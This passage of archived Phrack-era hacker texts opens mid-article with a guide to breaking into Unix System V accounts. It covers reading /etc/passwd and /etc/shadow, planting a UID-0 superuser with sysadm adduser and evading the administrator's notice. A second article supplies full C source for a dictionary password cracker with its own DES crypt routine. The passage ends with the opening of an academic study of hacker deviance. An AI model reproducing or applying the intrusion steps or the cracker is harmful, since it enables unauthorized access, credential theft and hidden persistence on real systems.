date [+%m%d%y*] [+%H%%M%S] - Displays date acoording to options
at [-r] [-l] [job] - Does a specified job at a specified time.  The -r Removes
                     all previously scheduled jobs.The -l reports the job  and
                     status of all jobs scheduled
write [login] [tty] - Sends message to the login name.  Chat!
```

Su [login name]

~~~~~~~~~~~~~~~~

```
The su command allows one to switch user to a super user to a user.  Very
important could be used to switch to super user accounts.
Usage:
```
~~~~~~~~~~~~~~~~

```
$ su sysadm
password:
```

This su command will be monitored in /usr/adm/sulog and this file of all files is carefully monitered by the system administrator.Suppose you hacked in john's account and then switched to the sysadm account (ABOVE) your /usr/adm/su log entry would look like:

```
SU  04/19/88  21:00 + tty 12 john-sysadm
```

Therfore the S.A(system administrator) would know that john swithed to sysadm account on 4/19/88 at 21:00 hours

Searching For Valid Login Names:

Type in-

```
$ who  ( command informs the user of other users on the system)
cathy  tty1  april 19  2:30
john   tty2  april 19  2:19
dipal  tty3  april 19  2:31
:
:
```

tty is the user's terminal, date, time each logged on. mary, dr.m are valid logins.

Files worth concatenating(cat)

/etc/passwd file

The etc/passwd is a vital file to cat. For it contains login names of all users including super user accounts and there passwords. In the newer SVR3 releases they are tighting their security by moving the encrypted passwords from /etc/passwd to /etc/shadow making it only readable by root.
This is optional of course.

```
$ cat /etc/passwd
root:D943/sys34:0:1:0000:/:
sysadm:k54doPerate:0:0:administration:usr/admin:/bin/rsh
checkfsys:Locked;:0:0:check file system:/usr/admin:/bin/rsh
:
other super user accs.
:
john:hacker1:34:3:john scezerend:/usr/john:
:
other users
:
$
```

If you have reached this far capture this file as soon as possible. This is a typical output etc/passwd file. The entries are seperated by a ":". There made be up to 7 fields in each line.
Eg.sysadm account.

The first is the login name in this case sysadm.The second field contains the password. The third field contains the user id."0 is the root." Then comes the group id then the account which contains the user full name etc. The sixth field is the login directory defines the full path name of the the paticular account and the last is the program to be executed. Now one can switch to other super user account using su command descibed above. The password entry in the field of the checkfsys account in the above example is "Locked;". This doesn't mean thats its a password but the account checkfsys cannot be accessed remotely. The ";" acts as an unused encryption character. A space is also used for the same purpose. You will find this in many UNIX systems that are small systems where the system administrator handles all maintaince.

If the shawdowing is active the /etc/passwd would look like this:

```
root:x:0:1:0000:/:
sysadm:x:0:0:administration:/usr/admin:/bin/rsh
```

The password filed is substituted by "x".

The /etc/shawdow file only readable by root will look similar to this:

```
root:D943/sys34:5288::
:
super user accounts
:
Cathy:masai1:5055:7:120
:
all other users
:
```

The first field contains users id: The second contains the password (The pw will be NONE if logining in remotely is deactivated): The third contains a code of when the password was last changed: The fourth and the fifth contains the minimum and the maximum numbers of days for pw changes (its rare that you will find this in the super user logins due to there hard to guess passwords)

/etc/options

The etc/options file informs one the utilities available in the system.

```
-rwxr-xr-x   1 root  sys   40 april  1:00  Basic Networking utility
```

/etc/group

The file has each group on the system. Each line will have 4 entries separated by a ":". Example of concatenated /etc/group:

```
root::0:root
adm::2:adm,root
bluebox::70:
```

Group name:password:group id:login names
** It very unlikely that groups will have passwords assigned to them **
The id "0" is assigned to /

Sending And Recieving Messages

Two programs are used to manage this. They are mail & mailx. The difference between them is that mailx is more fancier thereby giving you many choices like replying message, using editors, etc.

Sending

The basic format for using this command is:

```
$mail [login(s)]
(now one would enter the text after finishing enter "." a period on the next
blank line)
$
```

This command is also used to send mail to remote systems. Suppose you wanted to send mail to john on a remote called ATT01 you would type in:

```
$mail ATT01!john
```

Mail can be sent to several users, just by entering more login name after issuing the mail command

Using mailx is the same format:(This I'll describe very briefly) $mailx john
subject:(this lets you enter the subject)
(line 1)
(line 2)
(After you finish enter (~.) not the brackets of course, more commands are available like ~p, ~r, ~v, ~m, ~h, ~b, etc.).

Receiving
~~~~~~~~~

After you log on to the system you will the account may have mail waiting.
You will be notified "you have mail."
To read this enter:
$mail
(line 1)
(line 2)
(line 3)
?
$

After the message you will be prompted with a question mark. Here you have a choice to delete it by entering d, saving it to view it later s, or just press enter to view the next message.

(DON'T BE A SAVANT AND DELETE THE POOR GUY'S MAIL)

Super User Commands
~~~~~~~~~~~~~~~~~~~

$sysadm adduser – will take you through a routine to add a user (may not last long)

Enter this:

$ sysadm adduser
password:
(this is what you will see)

```
 /-------------------------------------------------------------------------\
  Process running succommmand 'adduser'
  USER MANAGMENT

  Anytime you want to quit, type "q".
  If you are not sure how to answer any prompt, type "?" for help

  If a default appears in the question, press <RETURN> for the default.

  Enter users full name [?,q]: (enter the name you want)
  Enter users login ID [?,q]:(the id you want to use)
  Enter users ID number (default 50000) [?,q) [?,q]:( press return )
  Enter group ID number or group name:(any name from /etc/group)
  Enter users login home directory:(enter /usr/name)

  This is the information for the new login:
  Users name: (name)
  login ID:(id)
  users ID:50000
  group ID or name:
  home directory:/usr/name
  Do you want to install, edit, skip [i, e, s, q]? (enter your choice if "i"
  then)
 Login installed
 Do you want to give the user a password?[y,n] (its better to enter one)
 New password:
 Re-enter password:

 Do you want to add another login?
\-------------------------------------------------------------------------/
```

This is the proccess to add a user. Since you hacked into a super user account you can make a super user account by doing the following by entering 0 as an user and a group ID and enter the home directory as /usr/admin. This will give you as much access as the account sysadm.

Caution - Do not use login names like Hacker, Cracker,Phreak etc. This is a total give away.

The process of adding a user wont last very long the S.A will know when he checks out the /etc/passwd file

$sysadm moduser - This utility allows one to modify users. DO NOT ABUSE!!
!

Password:

This is what you'll see:

```
/------------------------------------------------------------------------\
MODIFYING USER'S LOGIN

1)chgloginid  (This is to change the login ID)
2)chgpassword (Changing password)
3)chgshell (Changing directory DEFAULT = /bin/sh)

ENTER A NUMBER,NAME,INITIAL PART OF OF NAME,OR ? OR <NUMBER>? FOR HELP, Q TO
QUIT ?
\------------------------------------------------------------------------/
```

Try every one of them out.Do not change someones password.It creates a havoc. If you do decide to change it.Please write the original one down somewhere and change back.Try not to leave to many traces after you had your fun. In choice number 1 you will be asked for the login and then the new one. In choice number 2 you will asked for the login and then supplied by it correct password and enter a new one. In choice 3 this is used to a pchange the login shell ** Use full ** The above utilites can be used separatly for eg (To change a password one could enter: $sysadm chgpasswd not chapassword, The rest are same)

$sysadm deluser - This is an obviously to delete a user password:

This will be the screen output:

```
/------------------------------------------------------------------------\
Running subcommand 'deluser' from menu 'usermgmt'
USER MANAGEMENT

This fuction completely removes the user,their mail file,home directory and all
files below their home directory from the machine.

Enter login ID you wish to remove[q]:      (eg.cathy)
'cathy' belongs to 'Cathy Franklin'
whose home directory is /usr/cathy
Do you want to remove this login ID 'cathy' ? [y,n,?,q] :

/usr/cathy and all files under it have been deleted.

Enter login ID you wish to remove [q]:
\------------------------------------------------------------------------/
```

This command deletes everthing owned by the user.Again this would be stupid to use.

Other Super User Commands
~~~~~~~~~~~~~~~~~~~~~~~~

wall [text] control-d - to send an anouncement to users logged in (will override mesg -n command). Execute only from /

/etc/newgrp - is used to become a member of a group
~~~~~~~~~~~~~~~~~~~~~~~~

```
sysadm [program name]
        delgroup - delets groups
        diskuse - Shows free space etc.
        whoson - self explanatory
        lsgroup - Lists group
        mklineset -hunts various sequences
```

Basic Networking Unility (BNU)

The BNU is a unique feature in UNIX.Some systems may not have this installed. What BNU does is allow other remote UNIXes communicate with yours without logging off the present one.BNU also allowes file transfer between computers. Most UNIX systems V will have this feature installed.

The user program like cu,uux etc are located in the /usr/bin directory

Basic Networking Files

```
/usr/lib/uucp/[file name]
 [file name]
 systems - cu command to establishes link.Contains info on remote computers
           name, time it can be reached, login Id, password, telephone numbers
 devices - inter connected with systems files (Automatic call unit same in two
           entries) also contains baud rate, port tty1, etc.

 dialers - where asscii converation must be made before file tranfers etc.
 dialcodes - contains abreiviations for phone numbers that can be used in
             systems file
```

other files are sysfiles, permissions, poll, devconfig

Logining On To Remote And Sending+Receiving Files

```
 cu - This command allows one to log on to the local as well as the remote Unix
      (or a non unix)without haveing to hang up so you can transfer files.
      Usage:[options]

  $ cu [-s baud rate][-o odd parity][-e even parity][-l name of comm line]
       telephone number | systemname

  To view system names that you can communicate with use the 'unname' command:
  Eg. of output of names:

  ATT01
  ATT02
  ATT03
  ATT04


$ cu -s300 3=9872344 (9872344 is the tel)
 connected
 login:
 password:
```

Local Strings

```
<~.> - will log you off the remote terminal, but not the local
<control-d> - puts you back on the remote unix local (the directory which you
              are in)
"%put [file name] - reverse of above
```

Ct

ct allows local to connect to remote.Initiates a getty on a remote terminal. Usefull when using a remote terminal.BNU has call back feature that allows the user on the remote who can execute a call back meaning the local can call the

remote.[ ] are options

$ ct [-h prevent automatic hang up][-s bps rate][-wt set a time to call back
abbrieviated t mins] telephone number

Uux
~~~

To execute commands on a remote (unix to unix)
usage:[ ] are options

$ uux [- use standard output][-n prevent mail notification][-p also use
standard output] command-string

UUCP
~~~~

UUCP copies files from ones computer to the home directory of a user in remote system. This also works when copying files from one directory to another in the remote. The remote user will be notified by mail. This command becomes use full when copying files from a remote to your local system. The UUCP requires the uucico daemon will call up the remote and will perform file login sequence, file transfer, and notify the user by mail. Daemons are programs runining in the background. The 3 daemons in a Unix are uucico, uusched, uuxqt.

Daemons Explained: [nows a good time to explain the 3 daemons]
~~~~~~~~~~~~~~~~~

Uuxqt - Remote execution. This daemon is executed by uudemon.hour started by cron.UUXQT searchs in the spool directory for executable file named X.file sent from the remote system. When it finds a file X .file where it obtains process which are to be executed. The next step is to find weather the processes are available at the time.The if available it checks permission and if everthing is o.k it proceeds the background proccess.

Uucico - This Daemon is very immportant for it is responsible in establishing a connection to the remote also checks permission, performs login procedures,transfers + executes files and also notifies the user by mail. This daemon is called upon by uucp,uuto,uux commands.

Uusched - This is executed by the shell script called uudemon.hour. This daemons acts as a randomizer before the UUCICO daemon is called.

Usage:

$ uucp [options] [first full path name!] file [destination path!] file example:

$ uucp -m -s bbss hackers unix2!/usr/todd/hackers

What this would do is send the file hackers from your computer to the remotes /usr/todd/hackers making hackers of course as file. Todd would mail that a file has been sent to him. The Unix2 is the name of the remote. Options for UUCP: (Don't forget to type in remotes name Unix2 in case)
-c dont copy files to spool directory
-C copy to spool
-s[file name] - this file will contain the file status(above is bbss)
-r Dont start the comm program(uucico) yet
-j print job number(for above eg.unix2e9o3)
-m send mail when file file is complete

Now suppose you wanted to receive file called kenya which is in the usr/ dan/usa to your home directory /usr/john assuming that the local systems name is ATT01 and you are currently working in /usr/dan/usa,you would type in:

$uucp kenya ATT01!/usr/john/kenya

Uuto
~~~~

The uuto command allows one to send file to remote user and can also be used to send files locally.

Usage:

$ uuto [file name] [system!login name](omit systen name if local)

Conclusion
~~~~~~~~~~

Theres always more one can say about the UNIX, but its time to stop. I hope you have enjoyed the article. I apologize for the length. I hope I made the UNIX operating system more familiar. The contents of the article are all accurate to my knowledge. Hacking into any system is illegal so try to use remote dial-ups to the job. Remember do not abuse any systems you hack into for a true hacker doesn't like to wreck, but to learn.

Watch for my new article on using PANAMAC airline computers coming soon.

Red Knight
P/HUN!
<<T.S.A.N>>

==========
~~~~~~~~~~

==Phrack Inc.==

Volume Two, Issue 22, File 6 of 12

Yet Another File On Hacking Unix!

By

>Unknown User<

A special "ghost" writer of Phrack Inc.

Greetings from The Unix Front...

I am unable to use my real alias since it has now become too well known and others are able to associate it with my real name. Let us just say that I have been around for a long time, and can you say "Code Buster"? Obsolete now, nonetheless taught many how to write better ones.

The following C code will enable you to ferret out poorly constructed passwords from /etc/passwd. What I mean by poor passwords is obvious, these consist of passwords based on the user's name, and even words found in the dictionary. The most secure password is one that has been constructed from nonsense words, odd combinations of one word, with control characters and numbers thrown in. My program is not able to deal with a decent password, nor did I intend it to. To write something capable of dealing with a secure password would have been incredibly complex, and take weeks to run on even the fastest of cpu's.

Locate a dictionary file from your nearest Unix system. This is commonly located in /usr/dict/words. These files will vary from 200K to 5 Megabytes. The more words your dictionary file has in it, the more effective this program will be. The program can do a quick scan based on just the identifying name fields in /etc/passwd or perform a complete scan using the dictionary file. It basically compares one /etc/passwd entry to each word in your dictionary file, until it finds the password, or reaches eof,and begins the scan on the next password.

It will take days to process a large /etc/passwd file. When you re-direct the output to a log file, make sure you run some sort of cron daemon that will extract any decoded passwords, and then nulls the log file. I can suggest /bin/nohup for this task since you can log off and the task continues to run. Otherwise, the log file can grow to be megabytes depending on the actual size of the /etc/passwd file and your dictionary..This program,while written with one purpose in mind (obtaining passwords),is also a positive contribution to Unix System Administrators.

I run this on several systems nightly, to protect myself! Scanning for user passwords that are easy to hack, and for other insecure conditions ensures that my own systems will not be breached. Unix is still not a secure system, and restoring gigabyte file systems is no fun.

I have made the software as portable as possible. It is known to compile on all BSD variants, and System V. I don't suggest that you leave the source laying around on just any system, most System Administrators are known to be particularly nosy <smile>. If you do, for God's sake crypt the damned file.

These are hard times we have fallen into. The thrill of the telephone network is no more. Mere experimentation is riskier than ever. There is little left, but intellectual challenges in mastering system software and writing interesting software for most of us. As we all get older, the risks have grown less attractive versus the few gains. Someday when I am able to transfer five or six million into my account in Zurich, I may chance it. Until then, may I take the time to wish you all good luck in your endeavors, and be careful!

- -

```
/* Beginning of Program */

include <sys/stdio.h>
include <sys/ctype.h>
include <sys/signal.h>

define TRUE 1
define FALSE 0

int trace = FALSE;
char *dict = NULL;
char *word = NULL;
char *pwdfile = NULL;
char *startid = NULL;
FILE *pwdf;
FILE *dictf;
FILE *logf;
char nextword[64];
char preread = FALSE;
char pbuf[256];
char id[64];
char pw[64];
char goodpw[64];

main(argc,argv)
int argc;
char **argv;
{
char *passwd;
char *salt;
char *s;
char *crypt();
char xpw[64];
char pw2[64];
char dummy[64];
char comments[64];
char shell[64];
char dictword[64];
char gotit;
char important;
extern int optind;
extern char *optarg;
int option;
int cleanup();
int tried;
long time();

signal(SIGTERM,cleanup);
signal(SIGQUIT,cleanup);
signal(SIGHUP,cleanup);

while ((option = getopt(argc,argv, "d:i:p:tw:")) != EOF)
        switch(option) {
        case 'd':
                dict = optarg;
                break;

        case 'i':
                startid = optarg;
                break;

        case 'p':
                pwdfile = optarg;
                break;

        case 't':
```

```
                ++trace;
                break;

        case 'w':
                word = optarg;
                break;

        default:
                help();
        }

if (optind < argc)
        help();

if (!pwdfile)
        pwdfile = "/etc/passwd";

openpw();
if (dict)
        opendict();

while(TRUE) {
        if (preread)
                preread = FALSE;
        else
                if (!fgets(pbuf,sizeof(pbuf),pwdf))
                        break;
        parse(id,pbuf,':');
        parse(xpw,pbuf,':');
        parse(pw,xpw,',');
        if (*pw && strlen(pw) != 13)
                continue;
        parse(dummy,pbuf,':');
        important = (atoi(dummy) < 5);
        parse(dummy,pbuf,':');
        parse(comments,pbuf,':');
        gotit = !*pw;
        if (!gotit && *comments) {
                strcpy(pw2,pw);
                do {
                        sparse(pw2,comments);
                        if (!*pw2) continue;
                        if (allnum(pw2)) continue;
                        gotit = works(pw2);
                        if (!gotit)
                                if (hasuc(pw2)) {
                                        lcase(pw2);
                                        gotit = works(pw2);
                                }
                } while (!gotit && *comments);
                if (!gotit)
                        gotit = works(id);
        }
        if (!gotit && dict) {
                resetdict();
                tried = 0;
                do {
                        if (works(nextword)) {
                                gotit = TRUE;
                                break;
                        }
                        if (++tried == 100) {
                                printf("    <%8s> @
%ld\n",nextword,time(NULL));
                                fflush(stdout);
                                tried = 0;
                        }
                } while(readdict());
```

```
        }
        if (gotit) {
                if (*pw)
                        printf("** %8s \t- Password is %s\n",id,goodpw);
                else {
                        parse(shell,pbuf,':');
                        parse(shell,pbuf,':');
                        shell[strlen(shell)-1] = 0;
                        printf("   %8s \t- Open Login (Shell=%s)\n",id,shell);
                }
                if (important)
                        printf("-------------------------------------------
Loo
k!\n");
        }
        else    printf("   %8s \t- Failed\n",id);
}

cleanup();
exit(0);

}


help()
{
fprintf(stderr,"Scan by The Unix Front\n");
fprintf(stderr,"usage: scan [-ddict] [-iid] [-ppfile] [-t] [-wword]\n");
exit(1);

}

cleanup()
{

if (logf)
        fclose(logf);

}


openpw()
{
char dummy[256];
char id[256];

if (!(pwdf = fopen(pwdfile,"r"))) {
        fprintf("Error opening specified password file: %s\n",pwdfile);
        exit(2);
}
if (startid) {
        while(TRUE) {
                if (!(fgets(pbuf,sizeof(pbuf),pwdf))) {
                        fprintf(stderr,"Can't skip to id '%s'\n",startid);
                        exit(3);
                }
                strcpy(dummy,pbuf);
                parse(id,dummy,':');
                if (!strcmp(id,startid)) {
                        preread = TRUE;
                        return;
                }
        }
}

}

/* Where's the dictionary file dummy! */
```

```
opendict()
{

if (!(dictf = fopen(dict,"r"))) {
        fprintf("Error opening specified dictionary: %s\n",dict);
        exit(4);
}

}

resetdict()
{
char *p;

rewind(dictf);

if (word) {
        while(TRUE) {
                if (!(fgets(nextword,sizeof(nextword),dictf))) {
                        fprintf(stderr,"Can't start with specified word
'%s'\n",
word);
                        exit(3);
                }
                if (*nextword) {
                        p = nextword + strlen(nextword);
                        *--p = 0;
                }
                if (!strcmp(word,nextword))
                        return;
        }
}
else    if (!(fgets(nextword,sizeof(nextword),dictf)))
                fprintf(stderr,"Empty word file: %s\n",dict);
        else    if (*nextword) {
                        p = nextword + strlen(nextword);
                        *--p = 0;
                }

}


readdict()
{
int sts;
char *p;

sts = fgets(nextword,sizeof(nextword),dictf);
if (*nextword) {
        p = nextword + strlen(nextword);
        *--p = 0;
}
return sts;

}



works(pwd)
char *pwd;
{
char *s;

if (trace)
        printf(">> %8s \t- trying %s\n",id,pwd);
s = crypt(pwd,pw);
if (strcmp(s,pw))
```

```
        return FALSE;

strcpy(goodpw,pwd);

return TRUE;

}



parse(s1,s2,t1)
register char *s1;
register char *s2;
char t1;
{
char *t2;

t2 = s2;
while (*s2) {
        if (*s2 == t1) {
                s2++;
                break;
        }
        *s1++ = *s2++;
}
*s1 = 0;
while (*t2++ = *s2++);

}

sparse(s1,s2)
register char *s1;
register char *s2;
{
char *t2;

t2 = s2;
while (*s2) {
        if (index(" ()[]-/.",*s2)) {
                s2++;
                break;
        }
        *s1++ = *s2++;
}
*s1 = 0;
while (*t2++ = *s2++);

}

hasuc(s)
register char *s;
{

while (*s)
        if (isupper(*s++)) return TRUE;

return FALSE;

}

allnum(s)
register char *s;
{

while(*s)
        if (!isdigit(*s++)) return FALSE;

return TRUE;
```

```
}

lcase(s)
register char *s;
{

while(*s) {
        if (isupper(*s))
                *s = tolower(*s);
        ++s;
}

}

ifdef HACKED

define void int

static char IP[] = {
        58,50,42,34,26,18,10, 2,
        60,52,44,36,28,20,12, 4,
        62,54,46,38,30,22,14, 6,
        64,56,48,40,32,24,16, 8,
        57,49,41,33,25,17, 9, 1,
        59,51,43,35,27,19,11, 3,
        61,53,45,37,29,21,13, 5,
        63,55,47,39,31,23,15, 7,
};

static char FP[] = {
        40, 8,48,16,56,24,64,32,
        39, 7,47,15,55,23,63,31,
        38, 6,46,14,54,22,62,30,
        37, 5,45,13,53,21,61,29,
        36, 4,44,12,52,20,60,28,
        35, 3,43,11,51,19,59,27,
        34, 2,42,10,50,18,58,26,
        33, 1,41, 9,49,17,57,25,
};

static char PC1_C[] = {
        57,49,41,33,25,17, 9,
         1,58,50,42,34,26,18,
        10, 2,59,51,43,35,27,
        19,11, 3,60,52,44,36,
};

static char PC1_D[] = {
        63,55,47,39,31,23,15,
         7,62,54,46,38,30,22,
        14, 6,61,53,45,37,29,
        21,13, 5,28,20,12, 4,
};

static char shifts[] = { 1,1,2,2,2,2,2,2,1,2,2,2,2,2,2,1, };

static char PC2_C[] = {
        14,17,11,24, 1, 5,
         3,28,15, 6,21,10,
        23,19,12, 4,26, 8,
        16, 7,27,20,13, 2,
};

static char PC2_D[] = {
        41,52,31,37,47,55,
        30,40,51,45,33,48,
        44,49,39,56,34,53,
```

```
        46,42,50,36,29,32,
};

static char C[28];
static char D[28];
static char KS[16][48];
static char E[48];
static char e2[] = {
        32, 1, 2, 3, 4, 5,
         4, 5, 6, 7, 8, 9,
         8, 9,10,11,12,13,
        12,13,14,15,16,17,
        16,17,18,19,20,21,
        20,21,22,23,24,25,
        24,25,26,27,28,29,
        28,29,30,31,32, 1,
};

void
setkey(key)
char    *key;
{
        register int i, j, k;
        int     t;

        for(i=0; i < 28; i++) {
                C[i] = key[PC1_C[i]-1];
                D[i] = key[PC1_D[i]-1];
        }

        for(i=0; i < 16; i++) {


                for(k=0; k < shifts[i]; k++) {
                        t = C[0];
                        for(j=0; j < 28-1; j++)
                                C[j] = C[j+1];
                        C[27] = t;
                        t = D[0];
                        for(j=0; j < 28-1; j++)
                                D[j] = D[j+1];
                        D[27] = t;
                }


                for(j=0; j < 24; j++) {
                        KS[i][j] = C[PC2_C[j]-1];
                        KS[i][j+24] = D[PC2_D[j]-28-1];
                }
        }

        for(i=0; i < 48; i++)
                E[i] = e2[i];
}

static char S[8][64] = {
        14, 4,13, 1, 2,15,11, 8, 3,10, 6,12, 5, 9, 0, 7,
         0,15, 7, 4,14, 2,13, 1,10, 6,12,11, 9, 5, 3, 8,
         4, 1,14, 8,13, 6, 2,11,15,12, 9, 7, 3,10, 5, 0,
        15,12, 8, 2, 4, 9, 1, 7, 5,11, 3,14,10, 0, 6,13,

        15, 1, 8,14, 6,11, 3, 4, 9, 7, 2,13,12, 0, 5,10,
         3,13, 4, 7,15, 2, 8,14,12, 0, 1,10, 6, 9,11, 5,
         0,14, 7,11,10, 4,13, 1, 5, 8,12, 6, 9, 3, 2,15,
        13, 8,10, 1, 3,15, 4, 2,11, 6, 7,12, 0, 5,14, 9,

        10, 0, 9,14, 6, 3,15, 5, 1,13,12, 7,11, 4, 2, 8,
        13, 7, 0, 9, 3, 4, 6,10, 2, 8, 5,14,12,11,15, 1,
```

```
        13, 6, 4, 9, 8,15, 3, 0,11, 1, 2,12, 5,10,14, 7,
         1,10,13, 0, 6, 9, 8, 7, 4,15,14, 3,11, 5, 2,12,

         7,13,14, 3, 0, 6, 9,10, 1, 2, 8, 5,11,12, 4,15,
        13, 8,11, 5, 6,15, 0, 3, 4, 7, 2,12, 1,10,14, 9,
        10, 6, 9, 0,12,11, 7,13,15, 1, 3,14, 5, 2, 8, 4,
         3,15, 0, 6,10, 1,13, 8, 9, 4, 5,11,12, 7, 2,14,

         2,12, 4, 1, 7,10,11, 6, 8, 5, 3,15,13, 0,14, 9,
        14,11, 2,12, 4, 7,13, 1, 5, 0,15,10, 3, 9, 8, 6,
         4, 2, 1,11,10,13, 7, 8,15, 9,12, 5, 6, 3, 0,14,
        11, 8,12, 7, 1,14, 2,13, 6,15, 0, 9,10, 4, 5, 3,

        12, 1,10,15, 9, 2, 6, 8, 0,13, 3, 4,14, 7, 5,11,
        10,15, 4, 2, 7,12, 9, 5, 6, 1,13,14, 0,11, 3, 8,
         9,14,15, 5, 2, 8,12, 3, 7, 0, 4,10, 1,13,11, 6,
         4, 3, 2,12, 9, 5,15,10,11,14, 1, 7, 6, 0, 8,13,

         4,11, 2,14,15, 0, 8,13, 3,12, 9, 7, 5,10, 6, 1,
        13, 0,11, 7, 4, 9, 1,10,14, 3, 5,12, 2,15, 8, 6,
         1, 4,11,13,12, 3, 7,14,10,15, 6, 8, 0, 5, 9, 2,
         6,11,13, 8, 1, 4,10, 7, 9, 5, 0,15,14, 2, 3,12,

        13, 2, 8, 4, 6,15,11, 1,10, 9, 3,14, 5, 0,12, 7,
         1,15,13, 8,10, 3, 7, 4,12, 5, 6,11, 0,14, 9, 2,
         7,11, 4, 1, 9,12,14, 2, 0, 6,10,13,15, 3, 5, 8,
         2, 1,14, 7, 4,10, 8,13,15,12, 9, 0, 3, 5, 6,11,
};

static char P[] = {
        16, 7,20,21,
        29,12,28,17,
         1,15,23,26,
         5,18,31,10,
         2, 8,24,14,
        32,27, 3, 9,
        19,13,30, 6,
        22,11, 4,25,
};


static char L[32], R[32];
static char tempL[32];
static char f[32];
static char preS[48];

void
encrypt(block, edflag)
char    *block;
int     edflag;
{
        int     i, ii;
        register int t, j, k;

        for(j=0; j < 64; j++)
                L[j] = block[IP[j]-1];

        for(ii=0; ii < 16; ii++) {

                if(edflag)
                        i = 15-ii;
                else
                        i = ii;

                for(j=0; j < 32; j++)
                        tempL[j] = R[j];

                for(j=0; j < 48; j++)
```

```
                        preS[j] = R[E[j]-1] ^ KS[i][j];

                for(j=0; j < 8; j++) {
                        t = 6*j;
                        k = S[j][(preS[t+0]<<5)+
                                (preS[t+1]<<3)+
                                (preS[t+2]<<2)+
                                (preS[t+3]<<1)+
                                (preS[t+4]<<0)+
                                (preS[t+5]<<4)];
                        t = 4*j;
                        f[t+0] = (k>>3)&01;
                        f[t+1] = (k>>2)&01;
                        f[t+2] = (k>>1)&01;
                        f[t+3] = (k>>0)&01;
                }

                for(j=0; j < 32; j++)
                        R[j] = L[j] ^ f[P[j]-1];

                for(j=0; j < 32; j++)
                        L[j] = tempL[j];
        }

        for(j=0; j < 32; j++) {
                t = L[j];
                L[j] = R[j];
                R[j] = t;
        }

        for(j=0; j < 64; j++)
                block[j] = L[FP[j]-1];
}

char *
crypt(pw, salt)
char    *pw, *salt;
{
        register int i, j, c;
        int     temp;
        static char block[66], iobuf[16];

        for(i=0; i < 66; i++)
                block[i] = 0;
        for(i=0; (c= *pw) && i < 64; pw++) {
                for(j=0; j < 7; j++, i++)
                        block[i] = (c>>(6-j)) & 01;
                i++;
        }

        setkey(block);

        for(i=0; i < 66; i++)
                block[i] = 0;

        for(i=0; i < 2; i++) {
                c = *salt++;
                iobuf[i] = c;
                if(c > 'Z')
                        c -= 6;
                if(c > '9')
                        c -= 7;
                c -= '.';
                for(j=0; j < 6; j++) {
                        if((c>>j) & 01) {
                                temp = E[6*i+j];
                                E[6*i+j] = E[6*i+j+24];
                                E[6*i+j+24] = temp;
```

```
                        }
                }
        }

        for(i=0; i < 25; i++)
                encrypt(block, 0);

        for(i=0; i < 11; i++) {
                c = 0;
                for(j=0; j < 6; j++) {
                        c <<= 1;
                        c |= block[6*i+j];
                }
                c += '.';
                if(c > '9')
                        c += 7;
                if(c > 'Z')
                        c += 6;
                iobuf[i+2] = c;
        }
        iobuf[i+2] = 0;
        if(iobuf[1] == 0)
                iobuf[1] = iobuf[0];
        return(iobuf);
}

endif

/* end of program */
```

==Phrack Inc.==

Volume Two, Issue 22, File 7 of 12

Computer Hackers Follow A Guttman-Like Progression

by Richard C. Hollinger
University Of Florida

April, 1988

Little is known about computer "hackers," those who invade the privacy of somone else's computer. This pretest gives us reason to believe that their illegal activities follow a Guttman-like involvement in deviance.

- -

Computer crime has gained increasing attention, from news media to the legislature. The nation's first computer crime statute passed unanimously in the Florida Legislature during 1978 in response to a widely publicized incident at the Flagler Dog Track near Miami where employees used a computer to print bogus winning trifecta tickets (Miami Herald, 1977a and 1977b; Underwood, 1979). Forty-seven states and the federal government have enacted some criminal statue prohibiting unauthorized computer access, both malicious and non-malicious (BloomBecker, 1986; Scott, 1984; U.S. Public Law 98-4733, 1984; U.S. Public Law 99-474, 1986). Although some computer deviance might already have been illegal under fraud or other statutes, such rapid criminalization of this form of deviant behavior is itself an interesting social phenomenon.

Parker documented thousands of computer-related incidents (1976; 1979; 1980a; 1980b; and 1983), arguing that most documented cases of computer abuse were discovered by accident. He believed that these incidents represent the tip of the iceberg. Others counter that many of these so-called computer crimes are apocryphal or not uniquely perpetrated by computer (Taber, 1980; Time, 1986).

Parker's work (1976; 1983) suggests that computer offenders are typically males in the mid-twenties and thirties, acting illegally in their jobs, but others may be high school and college students (New York Times, 1984b; see related points in Hafner, 1983; Shea, 1984; New York Times, 1984a).

Levy (1984) and Landreth (1985) both note that some computer aficionados have developed a "hacker ethic" allowing harmless computer exploration, including free access to files belonging to other users, bypassing passwords and security systems, outwitting bureaucrats preventing access, and opposing private software and copy protection schemes.

- -

This research on computer hackers is based on a small number of semi-structured two-hour interviews covering many topics, including ties to other users, computer ethics, knowledge of computer crime statutes, and self-reports of using computers in an illegal fashion.

- -

Such acts include these ten:

1. Acquiring another user's password.
2. Unauthorized use of someone else's computer account.
3. Unauthorized "browsing" among other user's computer files.
4. Unauthorized "copying" of another user's computer files.
5. Unauthorized file modification.
6. Deliberate sabotage of another user's programs.
7. Deliberately "crashing" a computer system.
8. Deliberate damage or theft of computer hardware.

9. Making an unauthorized or "pirated" copy of proprietary computer software for another user.
10. Receiving an unauthorized or "pirated" copy of proprietary computer software from another user.

In 1985, a group of five students took unauthorized control of the account management system on one of the University of Florida's Digital VAX computers. They were able to allocate new accounts to each other and their friends. In addition, they browsed through other users' accounts, files and programs, and most importantly, they modified or damaged a couple of files and programs on the system. All first-time offenders, three of the five performed "community service" in consenting to being interviewed for this paper. Eight additional interviews were conducted with students selected randomly from an computer science "assembler" (advanced machine language) class. These students are required to have a working knowledge of both mainframe systems and micro computers, in addition to literacy in at least two other computer languages.

The State Attorney's decision not to prosecute these non-malicious offenders under Florida's Computer Crime Act (Chapter 815) may reflect a more general trend. From research on the use (actually non-use) of computer crime statutes nationally, both BloomBecker (1986) and Pfuhl (1987) report that given the lack of a previous criminal record and the generally "prankish" nature of the vast majority of these "crimes," very few offenders are being prosecuted with these new laws.

The three known offenders differed little from four of the eight computer science students in their level of self-reported computer deviance. The interviews suggest that computer deviance follows a Guttman-like progression of involvement. Four of the eight computer science respondents (including all three females) reported no significant deviant activity using the computer. They indicated no unauthorized browsing or file modification and only isolated trading of "pirated" proprietary software. When asked, none of these respondents considered themselves "hackers." However, two of the eight computer science students admitted to being very active in unauthorized use.

Respondents who admitted to violations seem to fit into three categories. PIRATES reported mainly copyright infringements, such as giving or receiving illegally copied versions of popular software programs. In fact, pirating software was the most common form of computer deviance discovered, with slightly over half of the respondents indicating some level of involvement. In addition to software piracy, BROWSERS gained occasional unauthorized access to another user's university computer account and browsed the private files of others. However, they did not damage or copy these files. CRACKERS were most serious abusers. These five individuals admitted many separate instances of the other two types of computer deviance, but went beyond that. They reported copying, modifying, and sabotaging other user's computer files and programs. These respondents also reported "crashing" entire computer systems or trying to do so.

